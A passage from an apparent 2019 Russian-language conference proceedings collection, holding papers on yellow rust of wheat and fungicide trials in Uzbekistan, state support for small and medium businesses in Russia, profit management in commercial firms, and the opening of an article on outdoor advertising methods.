In Uzbekistan, there has recently been a one-time surge of the yellow rust disease of wheat, one-off for several years. But in some areas, due to the sowing of wheat varieties that are unstable to this disease, losses of up to 30-50% of the crop can be observed.

Key words:

recently been, yellow, varieties, losses of up, observed

Пшеница, рис и кукуруза считаются самыми важными культурами на Земле, они составляют почти половину всех выращиваемых продовольственных культур.

В частности, пшеница обеспечивает 40% населения Земли продовольствием и на 20% покрывает потребности в калориях и белках. 17% всех сельхозугодий в мире занято пшеницей.

Имеется много сведений из истории науки земледелия о массовых заболеваниях зерновых культур, приводивших к тяжёлым последствиям. Ввиду того, что в настоящее время существуют современные и надёжные методы защиты растений от эпифитотий – массовых заболеваний растений на определённых площадях, - на сегодняшний день редко встречаются такие катастрофические последствия, но всё-же, заболевания растений и сегодня наносят большой ущерб сельскому хозяйству.

Выявление распространения ржавчинных заболеваний пшеницы и заболевания мучнистой росы по областям помогает своевременно применить меры борьбы против этих заболеваний. Кроме этого, в ходе исследований выявлены сорта пшеницы, устойчивые к этим заболеваниям, и эффективные фунгициды. В Узбекистане в последнее время наблюдается разовый за несколько лет сильный всплеск заболевания жёлтой ржавчины пшеницы. Но в некоторых районах, вследствие посева сортов пшеницы, неустойчивых к этому заболеванию (Хасанов, 1999).

Материалы и методы. На пшенице, повреждённой жёлтой ржавчиной, наблюдаются следующие аномалии: уменьшается активность фотосинтеза, на сильно повреждённых растениях фотосинтез останавливается совсем и растение погибает; ослабевают корневая система, уменьшается усвоение питательных веществ и воды растением; усиливается транспирация; рост растений может уменьшиться в 2 и более раз; стебель ослабевает, в результате он может сломаться и повышается вероятность падения растения; уменьшается количество цветков и зёрен в колосьях; уменьшается вес зёрен и колос становится пустым или полупустым; иногда уменьшается количество зерновых растений; всё это вместе приводит к уменьшению зелёной массы растений и общего урожая. Вышеперечисленное является непосредственным вредом от заболевания ржавчиной, а косвенным вредом считается уменьшение качества урожая вследствие потери лёгких зёрен и уменьшения количества белка в зёрнах, усложнение сенокоса низкорослых или упавших растений (Георгиевская, 1966, 1967; Зейналов, 1972, 1975; Шаварина, 1979; Гузь, 1988; Stubbs et al., 1986; Абиев, 1993).

Во многих странах мира ржавчинные заболевания пшеницы считаются самыми опасными, самыми вредными. По подсчётам специалистов, каждый год из-за ржавчинных заболеваний пшеницы теряется около 10% урожая пшеницы.

Результаты исследований и обсуждение. В нашем исследовании учёт и контроль за жёлтыми и бурыми ржавчинными заболеваниями пшеницы осуществлялся начиная с периода появления колосьев и продолжался через каждые 10 дней до окончания периода вегетации.

Были получены образцы с полей в количестве 20 экземпляров. Каждый образец состоял из 10 стеблей растения. На маленьких подопытных участках в шахматном порядке с каждого 1 м² были получены 10 образцов. Степень поражения каждого листа из образцов пшеницы жёлтой ржавчиной определялась по шкале Маннерса (отчёт Хасанова). Учёт этого заболевания осуществлялся по основному стеблю растений. Учёт болезни вёлся по 10 стеблям с каждого образца.

Учёт жёлтого ржавчинного заболевания пшеницы осуществлялся начиная с главных верхних листьев растения и далее по ярусам. При расчёте среднего уровня поражения заболеванием не учитывались полувывсохшие или полуувядшие листья. В ходе исследований против заболевания применялись фунгициды.

Фунгициды – это препараты, применяемые для защиты растений от грибковых заболеваний. По механизму воздействия они подразделяются на: фунгициды внешнего воздействия (контактные) – воздействуют на растения снаружи и не проникают внутрь тканей растения; фунгициды куративного воздействия – проникают внутрь тканей растения, но не распространяются внутри растения; фунгициды внутреннего воздействия (системные) – распространяются внутри тканей растения. По методу применения различают фунгициды для семян и фунгициды, применяемые в процессе развития растений. В нашем исследовании были применены фунгициды для защиты посевов пшеницы в процессе их развития, разрешённые к применению в Узбекистане.

В наших опытах использовались нижеследующие фунгициды:

1) Альто Супер, 33% эм.к.(эмульсионный концентрат); действующее вещество – ципроконазол пропиконазол; произведено фирмой «Сингента» (Швейцария).

2) Байлетон, 25% см. п; действующее вещество – триадимефон.

3) Импакт, 25% сус.к.; действующее вещество – флутриафол; произведено фирмой «Сингента» (Швейцария).

4) Рекс, 49,5% к.с.; действующее вещество – эпоксиконазол-тиофанатметил; произведено фирмой «БАСФ» (ФРГ).

5) Тилт, 25% эм.к.; действующее вещество – пропиконазол; произведено фирмой «Сингента» (Швейцария).

6) Тилт-премиум, 37,5% см.п.; действующее вещество – пропиконазол; произведено фирмой «Сингента» (Швейцария).

В наших опытах из использованных фунгицидов было самым эффективным: Байлетон, 25% см. п; действующее вещество – триадимефон.

Список использованной литературы:

1. Б.А.Хасанов. “Қишлоқ хўжалик экинларининг касалликлари ва уларга қарши кураш чоралари”. Тошкент.

2. Вошедский Н.Н., Махоткин А.Г. Развитие вредителей и болезней озимой пшеницы в зависимости от сроков и густоты посева.//«Защита и карантин растений» - 2002г., №9, стр. 21.

3. Азбукина З.М., Барбаянова Т.А., Лукьянчикова В.П., Зайцева А.В. Возбудители грибных болезней зерновых культур. Стр. 84-224 в кн.: «Возбудители болезней с.х. растений Дальнего Востока». М.: «Наука», 1980.

4. Хасанов Б.А., 1992-б. Несовершенные грибы как возбудители основных заболеваний злаков в Средней Азии и Казахстане. Дис. насоиск. уч. ст. д.б.н. М.: МГУ, 1992, 410 с.

©Турдиева Д.Т., Азнабакиева Д.Т., Алижонова С. Қ. Қизи, 2019

УДК 633.11.

Турдиева Д. Т.

Азнабакиева Д.Т.

соискатели Андижанского филиала Ташкетского

Государственного Аграрного Университета

кафедра “Защита растений и сельскохозяйственной фитопатологии”

Холдаров М. Х. ўғли

студент 2 курса.

Андижанского филиала Ташкетского

Государственного Аграрного Университета

Узбекистан, г.Андижан.

ГРИБ - PUCCINIA STRIIFORMIS ВОЗБУДИТЕЛЬ ЖЕЛТОЙ РЖАВЧИНЫ НА ПЩЕНИЦЕ

Аннотация

Определяли встречаемость желтой ржавчины на листьях и стеблях 4-х сортов пшеницы, собранных в Алтынкульском, Улугнорском и Ходжаабадском районах Андижанской области. Распространение желтой ржавчины на пшенице составила 13,3-20,0%, в среднем 15,0%, возбудителям болезни был гриб - Puccinia striiformis West который является облигатным паразитом.

Ключевые слова:

пшеница, колос, семена, желтая ржавчина, Puccinia striiformis.

Abstract

The incidence of diseases on leaves and stems of 4 wheat varieties collected in Altynkul, Ulugnor and Khojaabad districts of Andijan region was Determined. The spread of yellow rust on wheat was 13.3-20.0%, an average of 15.0%, the causative agent of the disease was the fungus-Puccinia striiformis West which is an obligate parasite.

Key words:

wheat, ear, seeds, yellow rust, Puccinia striiformis.

Желтая ржавчина – является одним из вредоносных заболеваний на пшенице. На листьях, влагалищах, а иногда на стеблях, остях, колосковых чешуях и даже на выступающих частях зерна симптомы которой проявляются в виде лимонно-желтых продольных полос в виде пунктирных линий, состоящих из пустул-уредилий.

Возбудителем болезни является грибок - *Puccinia striiformis* West. Первые признаки заболевания можно заметить на листовой поверхности в виде мелких жёлтых подушечек расположенных рядами. В конце вегетационного периода растения вместе с жёлтыми пятнами появляются чёрные пятнышки. Кроме пшеницы грибок поражает ячмень, рожь, некоторые злаковые сорные растения. На восприимчивых сортах между жилками с верхней и нижней стороны листовой пластинки, рядами или группами расположены лимонно-желтые уредопустулы. Ткань вокруг них становится хлоротичной. Урединиоспоры гриба одноклеточные, ярко-желтой окраски, шаровидные, с бесцветной шиповатой оболочкой, диаметром 15—20 мкм. Телиоспоры продолговато-булавовидные, двуклеточные, бурые, с короткой бесцветной ножкой, размером 30—57X 15—24 мкм. Спермагонияльной и эциальной стадии у *P. striiformis* пока не установлено. Развитие гриба и его перезимовка представлены урединиостадией. Прорастают урединиоспоры при высокой (около 100%) относительной влажности и температуре от 1 до 25 °С (оптимум 11 —13 °С). Во время прорастания появляется нитевидный росток, который проникает в ткани растений и развивается в урединиогрибницу. Инкубационный период от заражения до появления новых уредилий при температуре 10—15 °С длится 10—11 дней. Особенно сильное развитие желтой ржавчины наблюдается в годы с прохладной весной и первой половиной лета. Кроме поражения этим грибом, причиной болезни могут быть воздействие на растение низких температур; поражение другими болезнями; повреждение насекомыми; повреждение гербицидами, и др.

Весной заболевание сначала появляется на нижних листьях злаков, затем на верхних. К моменту цветения или молочной спелости значительная часть листьев желтеет, усыхает и опадает. При значительной степени поражения растений поле быстро изменяет окраску. Особенно вредоносно поражение колоса: зерно не наливается, становится щуплым и легковесным. Известно более 60 рас возбудителя желтой ржавчины. Причиной потемнения тканей является развитие мицелия грибов в области зародыша и вокруг него (щитке, алейроновом слое, эндосперме и оболочке). Чем глубже мицелий проникает в зерно, тем темнее бывает окраска пятен на нём. Выросшие из больных семян проростки часто загнивают, а у выживших растений патоген переходит на листья, стебли и колосья [1, 3].

Материалы и методы. На нижних листьях пшеницы 4-х сортов для анализа собирали 3.05. 2018 г. в хозяйствах трёх районов, расположенных в центре (Алтынкульский), в западной (Улугнорский) и юго-восточной (Ходжаабатский р-н) частях Андижанской области (табл.1). Далее 10.05.2018 г. визуально определяли наличие на них желтой ржавчины. Обнаруженные на листовой поверхности в виде мелких жёлтых подушечек расположенных рядами микроскопировали для установления гриба – возбудителя болезни.

Результаты исследований и обсуждение. Проведённые учёты показали, что встречаемость желтой ржавчины в разных по географическому расположению районах области одинакова и составляет 13,3-20,0%, в среднем 15,0% (табл.1). При микроскопии налётов с поражённых листьев на стеблях, осях и колосковых чешуях на всех препаратах постоянно регистрировали конидии гриба.

**Встречаемость желтой ржавчины на пшенице
в Андижанской области(15.05.2018 г.)**

Место взятия образцов листьев пшеницы в Андижанской области	Номер образца и сорт пшеницы	Количество листьев в анализе		
		всего	поражённых желтой ржавчиной	
			шт.	%
Ходжаабадский р-н, массив Катартал, ф/х «Бегали орзуният»	1. Краснодар-99	25	5	20,0
	2. Лебедь	50	7	14,0
Улугнорский р-н, Массив Ок-олтин, ф/х «Файзли макон»	3. Краснодар-99	55	8	14,5
	4. Гром	34	5	14,7
Алтынкульский р-н, массив Фозилжон Кучкаров, ф/х «Зохиджонорзу»	5. Краснодар-99	45	6	13,3
	6. Васса	45	6	13,3
Всего		254	37	15,0 (среднее)

Факторы, способствующие развитию болезни:

1. Прохладная погода весной и в первой половине лета.
2. Частое выпадение осадков в период колошения.
3. Температура воздуха от 4 до 11 °С.
4. Чрезмерно ранние посевы озимых.
4. Засоренность посевов злаковыми сорняками.

Список использованной литературы:

1. Пересыпкин В.Ф., Тютерев С.Л., Баталова Т.С. Болезни зерновых культур при интенсивных технологиях их возделывания. М.: ВО «Агропромиздат», 1991, 272 с.
2. Гулмуродов Р.А. Буғдойнинг майса, илдиз, поя чиришлари, қорақуя, ун-шудринг касалликлари ва уларга қарши кураш чоралари. Монография. Тошкент: ТошДАУ, 2016, 160 бет.
3. Азбукина З.М., Барбаянова Т.А., Лукьянчикова В.П., Зайцева А.В. Возбудители грибных болезней зерновых культур. Стр. 84-224 в кн.: «Возбудители болезней с.х. растений Дальнего Востока». М.: «Наука», 1980.
4. Хасанов Б.А., 1992-б. Несовершенные грибы как возбудители основных заболеваний злаков в Средней Азии и Казахстане. Дис. насоиск. уч. ст. д.б.н. М.: МГУ, 1992, 410 с.
5. Пидопличко Н.М. Грибы-паразиты культурных растений. Определитель. Том 2. Грибы несовершенные. Киев: «Наукова Думка», 1977, 299 с.

©Турдиева Д. Т., Азнабакиева Д.Т., Холдаров М. Х. ўғли, 2019

ЭКОНОМИЧЕСКИЕ НАУКИ



УДК 330.341.4

А.А.Асокина

Студентка 2 курса магистратуры

РАНХиГС, ИГСУ

г. Москва, РФ

alina.asokina@yandex.ru

СУЩНОСТЬ И РОЛЬ ОРГАНИЗАЦИОННО-ПРАВОВЫХ МЕТОДОВ СТИМУЛИРОВАНИЯ РАЗВИТИЯ МАЛОГО И СРЕДНЕГО ПРЕДПРИНИМАТЕЛЬСТВА В РОССИЙСКОЙ ФЕДЕРАЦИИ

Аннотация

На современном этапе развития экономики и общества в России, наиболее значимую роль играет деятельность малого и среднего предпринимательства. Поддержка такого вида занятости должна являться приоритетной, что как следствие, требует особых мероприятий, которые могли бы стимулировать развитие уже существующих организаций, а также создание новых. Для этого также должна создаваться эффективная инфраструктура поддержки, а также все субъекты малого и среднего бизнеса должны иметь равный доступ ко всем ресурсам и различным формам поддержки.

Ключевые слова:

малое и среднее предпринимательство, стимулирование, инфраструктура, экономика, государственная власть, налогообложение.

A.A.Asokina

THE NATURE AND ROLE OF ORGANIZATIONAL AND LEGAL METHODS OF STIMULATION OF DEVELOPMENT OF SMALL AND MEDIUM ENTREPRENEURSHIP IN THE RUSSIAN FEDERATION

Abstract

At the present stage of economic and social development in Russia, the most important role is played by the activities of small and medium-sized businesses. Support for this type of activity should be a priority, which, as a consequence, requires special activities that could stimulate the development of existing organizations, as well as the creation of new ones. To do this, an effective support infrastructure should be created, as well as all small and medium-sized businesses should have equal access to all resources and various forms of support.

Keywords:

small and medium-sized businesses, incentives, infrastructure, economy, government, taxation.

Малое и среднее предпринимательство характеризует любое зарегистрированное в реестре хозяйственное общество, партнёрство, производственный или потребительский кооператив, а также индивидуальное или фермерское крестьянское хозяйство. Такая деятельность самостоятельна и направлена на получение прибыли от продажи товаров, пользования каким-либо имуществом или оказания услуг [1].

Чтобы определить необходимость развития и стимулирования малого и среднего предпринимательства в России, необходимо выявить задачи, которые они решают:

- развитие конкуренции в разных сферах экономики;
- ускорение инновационных процессов в сфере производства и реализации продукции;
- ускорение развития инфраструктуры города;
- повышение социальной стабильности населения;
- снижение уровня безработицы путем образования новых рабочих мест;
- развитие точек роста для небольших городских и сельских поселений;
- укрепление экономической базы местных бюджетов.

Изучив задачи, которые стремятся решать субъекты малого и среднего предпринимательства, можно сделать вывод, что они необходимы государству. В первую очередь, такие учреждения напрямую влияют на развитие экономики страны, повышают конкурентоспособность отечественной продукции, а также решают проблемы, связанные с трудоустройством жителей страны. Однако не всегда предприниматели получают поддержку со стороны правительства, а даже наоборот: деятельность власти порой затрудняет ведение данного вида занятости.

Недостаточное развитие в современной России малого и среднего предпринимательства становится предметом споров и разногласий между правительством и незначительной, но очень важной частью населения – предпринимателями. Дискуссии о необходимости оказания помощи и стимулирования этого сектора бизнеса продолжаются не первый год, однако острота проблемы не спадает.

Государственное стимулирование и поддержка малого и среднего бизнеса имеет несколько направлений, которые представлены в таблице 1 [5].

Таблица 1

Виды государственного стимулирования и поддержки малого и среднего бизнеса

№	Вид стимулирования	Описание
	1	2
1	Финансовый	Прямые займы, долевое участие в займах коммерческих банков
2	Организационно-финансовый	Создание бизнес-планов, привлечение инвесторов
3	Юридический	Консультирование при регистрации малого или среднего предприятия
4	Административно-хозяйственный	Предоставление льгот на аренду помещения, помощь в предоставлении оборудования
5	Налоговый	Предоставление налоговых льгот, а также налоговых каникул
6	Бухгалтерский	Компиляция бухгалтерской отчетности, ведение бухгалтерской документации
7	Маркетинговой	Реклама и продвижение малого и среднего бизнеса

№	Вид стимулирования	Описание
	1	
8	Технический	Оказание проектных услуг и их оплата
9	Информационный	Определенные интернет-ресурсы, облегчающие доступ к проектам государственной поддержки и информации о них
10	Обучающий	Подготовка и переподготовка кадров

Как видно из таблицы 1 – государство имеет достаточно сильную и разностороннюю поддержку малого и среднего предпринимательства по всем направлениям. Однако в жизни, не всегда выше представленные пункты обеспечиваются в необходимой степени. Зачастую отсутствует информация по поводу существующих льгот и гарантий в том или ином субъекте Российской Федерации.

Несмотря на имеющиеся сложности, бизнес продолжает развиваться, создается огромное количество программ поддержки социального или молодежного предпринимательства.

На сегодняшний день, в едином реестре субъектов малого и среднего предпринимательства в России можно рассмотреть динамику роста бизнеса, которая представлена на рисунке 1 [2].




Рисунок 1 – Динамика роста малого и среднего предпринимательства в России за 2016 – 2019 гг.

Изучив рисунок 1, можно убедиться, что малое и среднее предпринимательство в России благополучно развивается. Стоит заметить, что из всех зарегистрированных предприятий (по состоянию на 10.02.2019 г.):

- микро-предприятий – 5 789 479;
- малых – 250 027;
- средних – 18 773.

Несмотря на внушительные числа, вклад малого и среднего предпринимательства в нашей стране невелик, по сравнению с западными странами. По мнению Министерства экономического развития, Россия отстает в 2-3 раза от развитых стран. Государственное стимулирование малого и среднего бизнеса в стране осуществляется по двум направлениям: прямые финансовые вложения и субсидии, а также косвенная поддержка в виде создания объектов инфраструктуры и льготной налоговой политики.

В 2017- 2018 гг. правительством были приняты принципиальные меры по развитию и стимулированию учреждений малого и среднего предпринимательства, к ним можно отнести:

- установление более низкой налоговой ставки на своей территории для налогоплательщиков ЕНВД и УСН;
- право впервые зарегистрированным предпринимателям работать в рамках налоговых каникул в течение двух налоговых периодов.

Данные изменения направлены на то, чтобы предприниматель мог начать свое дело, вкладывая больше прибыли в его дальнейшее развитие, переводя бизнес на полную окупаемость.

Еще одним направлением стимулирования малого и среднего бизнеса со стороны правительства стало в 2018 году введение ряда мер в виде прямой финансовой поддержки на возмещение части затрат:

- по договорам лизинга;
- на уплату процентов по кредитам и займам;
- связанных, с участием в конгрессно-выставочных мероприятиях;
- для начинающих предпринимателей (до 500 тыс. рублей) [3].

Таким образом, можно сказать, что роль организационно-правовых методов стимулирования развития малого и среднего предпринимательства в Российской Федерации огромна. Во-первых, правительство должно быть гарантом защиты и обеспечения безопасности, в том числе финансовой для предпринимателей и потребителей. Во-вторых, государство обеспечивает правомерность действий бизнесменов, устанавливая здоровую конкуренцию на разных сегментах рынка.

Создавая и внедряя всё большее количество стимулирующих мер и методов развития малого и среднего бизнеса, правительство обеспечивает стране сохранность ориентира на совершенствование этого сектора экономики и ее последующего развития.

Прогнозы крупных предпринимателей страны, а также деятелей в области экономики предсказывают рост количества субъектов малого и среднего бизнеса, общая доля которых к 2025 году должна составлять 40%.

Безусловно, для того, чтобы прогнозы сбылись, государству необходимо внедрять новые нестандартные подходы к организационно-правовому стимулированию бизнеса. В первую очередь, необходимо оптимизировать процедуру ведения кадрового учета для всех видов малого и среднего предпринимательства, так как отсутствие в российской законодательной базе чётких одинаковых для предприятий требований

заметно отягчает данный процесс. Введение новых нормативов позволило бы облегчить работу учреждений малого и среднего бизнеса [4].

Если брать во внимание опыт западных стран, то государство должно влиять также на усовершенствование и развитие инфраструктуры предпринимательства. Так как государственное регулирование и поддержка предпринимательской деятельности не всегда осуществляется в достаточной для этого степени, необходимо придать импульс в направлении устойчивого роста и развития. Необходимо помогать жителям страны вести предпринимательскую деятельность, повышая рост финансовой грамотности населения, путем внедрения в учебные заведения дополнительных дисциплин.

Еще одним важным условием обеспечения поддержки и стимулирования российского бизнеса является эффективность выполнения органами власти своих функций не только на федеральном уровне, но и на региональном и муниципальном.

Таким образом, можно сделать вывод, что в России существует достаточно хорошая платформа для роста и развития учреждений малого и среднего предпринимательства. Государственная политика в области организационно-правового стимулирования анализируемого вида деятельности должна постоянно расширяться и быть доступной каждому предпринимателю.

Именно деятельность в области поддержки и стимулирования малого и среднего бизнеса в России, позволит ускорить развитие этого сегмента, повысить качество и конкурентоспособность отечественной продукции, обеспечить граждан страны рабочими местами, и в целом улучшить качество жизни жителей России и обеспечить устойчивое развитие экономики страны.

Список использованной литературы:

1. Бизнес и безопасность в России. Практическое пособие для малого, среднего и крупного бизнеса / Д.Ф. Мангушев и др. – М.: ГУП «Полиграфическо-издательский комбинат», 2016. – 400 с.
2. Федеральная налоговая служба. Единый реестр субъектов малого и среднего предпринимательства [Электронный ресурс]. Режим доступа: <https://ofd.nalog.ru/search.html>
3. Распоряжение Правительства РФ от 2 июня 2016 г. № 1083-р «О Стратегии развития малого и среднего предпринимательства в РФ на период до 2030 г. и плане мероприятий по ее реализации» [Электронный ресурс]. Режим доступа: <http://www.garant.ru/products/ipo/prime/doc/71318202/>
4. Кузнецова, И. А. Большой справочник для малого бизнеса / И.А. Кузнецова, Е.А. Петрухина, И.Ю. Руденко. – М.: Дашков и Ко, 2016. – 368 с.
5. Широков, Б. М. Малый бизнес. Финансовая среда предпринимательства / Б.М. Широков. – М.: Финансы и статистика, 2017. – 496 с.

© Асокина А.А., 2019 г.

УДК33

С.М. Ващенко

Ульяновский государственный технический университет ИДДО

г. Ульяновск, РФ

ПРОБЛЕМЫ УПРАВЛЕНИЯ ПРИБЫЛЬЮ В КОММЕРЧЕСКОЙ ОРГАНИЗАЦИИ**Аннотация**

Рассмотрена сущность категории прибыли, выделены различные подходы к определению ее содержания и основные факторы, влияющие на нее. Прибыль исследуется как объект управления в современных экономических условиях.

Ключевые слова:

прибыль, управление, учетная политика.

Основной показатель деятельности организации это прибыль. Руководству организации следует уделять много времени вопросам управления прибылью в целях получения ее достаточного уровня, с помощью которого могут быть достигнуты условия самофинансирования. Вопросы управления прибылью в настоящее время очень актуальны для российских организаций.

Несмотря на то, что вопросы управления прибылью изучались довольно часто многими учеными, они требуют более глубокого изучения.

Раньше в условиях плановой экономики прибыль определялась как производный показатель от других плановых величин, и это достигалось с помощью определения планами контрольных цифр и индивидуальных экономических нормативов, которые продолжительное время почти не менялись.

В настоящее время рыночная экономика повлияла на существенное усиление прибыли как в целом, так и в большинстве видах экономической деятельности [2, С.174]. Мы можем наблюдать высокий рост прибыли, в операциях с недвижимостью, финансовой деятельности, строительстве, и т.д.

Система управления прибылью позволяет решать вопросы обеспечения:

- максимизация суммы прибыли, которая формируется в соответствии с ресурсным потенциалом организации;
- пропорциональность между уровнем дохода и уровнем риска;
- качество прибыли, которая формируется;
- выплаты необходимого уровня дохода на вложенный капитал;
- формирование соответствующего объема финансовых ресурсов;
- эффективность участия коллектива организации в прибыли.

В системе управления прибылью организации ее планирование представляет собой наиболее важный этап. Эффективное планирование подразумевает необходимость придерживаться следующих основных принципов:

- планирование должно иметь гибкость и адаптивность;

- планированием должны заниматься в первую очередь те, кто впоследствии будет реализовывать разработанные планы.

Однако, наблюдая за опытом развитых стран, можно констатировать то факт, что детальное планирование обеспечивает успех организации на рынке. Это подразумевает, что прибыль организации является одной из основных экономических категорий и выступает объектом управления. В настоящее время происходит трансформирование, которое влияет на систему управления организацией. Это трансформирование отражает новую роль прибыли для деятельности организации. Для удачного управления прибылью организации необходимо совершенствовать существующие инструменты управления.

Выделим пять основных принципов, которые лежат в основе управления прибылью [1, С.306]:

- Интеграция с системой управления;
- Комплексный характер решения поставленных задач;
- Высокий динамизм управления. Постоянные изменения условий внешней и внутренней среды, требуют от системы управления прибылью способности быстро приспосабливаться к этим изменениям;
- Вариативность подходов к разработке управленческих решений;
- Формирование целей управления прибылью. Должно осуществляться с учетом приоритетов развития хозяйственной деятельности.

Для успешного управления прибылью необходимо создать эффективную систему управления прибылью организации, которую следует рассматривать как систему взаимосвязанных элементов. Данная система представляет собой конкретную структуру, в которой существует шесть основных блоков: механизм управления; цель, принципы и задачи управления; организационная поддержка; информационная поддержка; контроль за выполнением плана прибыли; методы анализа прибыли. Нам следует провести краткий анализ компонентов этой системы.

В соответствии с целью, в ходе управления прибылью руководству организации следует решить следующие задачи [3, С.860]:

- оптимизация объема прибыли;
- достижение соответствия, между объемом сформированного прибыли и уровнем риска;
- обеспечение высокого качества сформированного прибыли;
- формирование объема финансовых ресурсов;
- разработка программ участия коллектива в прибыли организации, которые позволяют сблизить интересы руководства и коллектива.

В последнее время организационное управление прибылью организации основано на формировании более эффективных отдельных бизнес-единиц - центров ответственности. Отправной точкой для создания системы управления прибылью, основанной на распределении центров ответственности, является персонификация ответственности за принятие решения. Для каждого из центров ответственности

определены цели, составлены планы, зарегистрированы результаты, оценена работа руководства и коллектива.

В экономической литературе также выделяют дополнительные центры ответственности. Например, выделяют дополнительно центр выручки. Центр выручки - центр ответственности, менеджер которого ведет контроль доходов центра.

Управление прибылью в организации также может функционировать только при наличии соответствующей информации, на основе которой возможно, во-первых, установить постоянный мониторинг процесса получения прибыли, во-вторых, оценить уровень операционной и общей прибыли и, в-третьих, проанализировать факторы, влияющие на величину прибыли. Эта информация должна освещать оценку состояния внешней среды организации и его влияния (по совокупности внешних факторов) на уровень прибыли, а с другой - на влияние внутренних факторов организации, а также на третьем уровне прибыли организации. Такая информация необходима для формирования решений об изменениях в операционной или стратегической деятельности, обеспечивающих соблюдение требуемого уровня прибыли [4, С.54].

В ходе формирования информационной поддержки управления прибылью организации необходимо решить следующие задачи: формирование системы показателей, количественно отражающих процесс получения прибыли; формирование системы факторов внешней и внутренней среды; выбор или расчет стандартных показателей, характеризующих процессы формирования прибыли; сбор и передача для дальнейшей аналитической обработки данных бухгалтерского, оперативного, статистического и управленческого учета; оценка качественных характеристик получаемой информации; информация обрабатывается в базе данных; аналитическая обработка информации и оценка влияния факторов на объем и состав прибыли, их выбор наиболее важен для рассмотрения в процессе формирования управленческого решения; собрать дополнительную информацию.

Для того, чтобы проанализировать влияние факторов внешней среды на величину прибыли любой организации следует использовать данные управленческого и маркетингового анализа, информацию от специализированных консалтинговых фирм, статистические данные по регионам, стране в целом, выборочные статистические и аналитические исследования по отрасли и группы организаций, которые ведутся по государственной статистике [5, с.138].

Что касается политики управления распределением прибыли, она должна отражать основные требования общей стратегии развития, обеспечивать повышение ее рыночной цены, создавать необходимые уровни инвестиционных ресурсов и обеспечивать финансовые интересы руководства и коллектива.

Выводы. Нами был проведен анализ элементов системы управления прибылью, которая обеспечит реализацию стратегических целей организации. Перспективы дальнейших исследований - формирование эффективных подходов к управлению прибылью организации с целью ее максимального увеличения, использование которых обеспечит повышение рентабельности производства и инвестиционной

привлекательности организации, повышение конкурентоспособности, требует использование новых подходов и научных разработок.

Список использованной литературы:

1. Белонву Ф.Ч. Развитие инноваций в управлении прибылью предприятий // Материалы Международной научно-практической конференции. - 2017. - С. 305-308.
2. Ежков И.А., Степанова М.Н. Управление доходами и прибылью на предприятии // Современное бизнес-пространство: актуальные проблемы и перспективы. - 2017. - № 1 (4). - С. 173-175.
3. Орехов Г.С., Малютина Э.А. Методы управления прибылью как главной цели финансового управления предприятием // Экономика и социум. - 2017. - № 2-5. - С. 859-862.
4. Останкова С.О. Системный подход к управлению прибылью на предприятии // Экономинфо. - 2018. - № 21. - С. 53-55.
5. Садрисламова А.Р. Управление прибылью в системе антикризисного управления предприятием // Экономика и социум. - 2016. - № 2-4. - С. 137-139.

© Ващенко С.М., 2019

УДК33

Еленин М.В.

Волгоградский государственный технический университет

Заруднева А.Ю.

к.э.н., доцент кафедры МЭ и ЭТ

Волгоградский государственный технический университет

МЕТОДЫ ПРОДВИЖЕНИЯ КОМПАНИИ ПОСРЕДСТВОМ НАРУЖНОЙ РЕКЛАМЫ

Аннотация

Рассмотрение методов продвижения компании по средствам наружной рекламы, различие методов, применение методов.

Ключевые слова:

Наружная реклама, методы продвижения, продвижение
с помощью наружной рекламы.

Наружная реклама в плане продвижения является одним из самых выгодных и результативных средств рекламы. Наружная реклама влияет на всех потребителей сразу, а не на определённую группу.

Методики продвижения бывают самые разные, но все они направлены на стандартные формы реализации товаров и услуг. Что бы товары и услуги были реализованы и актуальны, необходимо регулярно поддерживать имидж компании, а

это возможно только постоянным напоминанием о себе, в частности посредством наружной рекламы.

Точечное размещение, является одним из методов продвижения компании посредством наружной рекламы. Методика заключается в размещение баннеров, на конструкциях которые находятся, рядом с точками продаж, где можно указать акции, скидки или иные специальные предложения. В этом случае реклама будет работать на целевую аудиторию, которая проживает рядом с «точками», которые осуществляют продажу товара или оказывают услуги. Тем самым компания будет выделяться среди конкурентов, информируя аудиторию о своих специальных предложениях, побуждая сделать покупку или воспользоваться услугой.

Одним из эффективных методов размещения посредством наружной рекламы, является тизерный метод. Тизерный метод включает в себя, хаотичное, массовое размещение макетов, на рекламных поверхностях, которые содержат часть информации о товаре, услуге или компании, при этом, не раскрывая сам товар, услугу или фирму. Создавая некую загадку, тайну, но при этом создавая интерес. В тизерном методе главная задача маркетологов, не передержать в «тизере» рекламу, а подавать аудитории в определенное время новый «тизер», подпитывая некий интерес, секрет к товару, услуге или компании. Что бы тизерный метод продвижения компании посредством наружной рекламы принес плоды, реклама должна быть связана между собой, от начальной стадии «тизера» до его раскрытия. Раскрытие «тизера» должно быть ярким и запоминающимся. Такой метод продвижения идеально подходит для открытия новых компаний или для внедрения новых товаров или услуг.

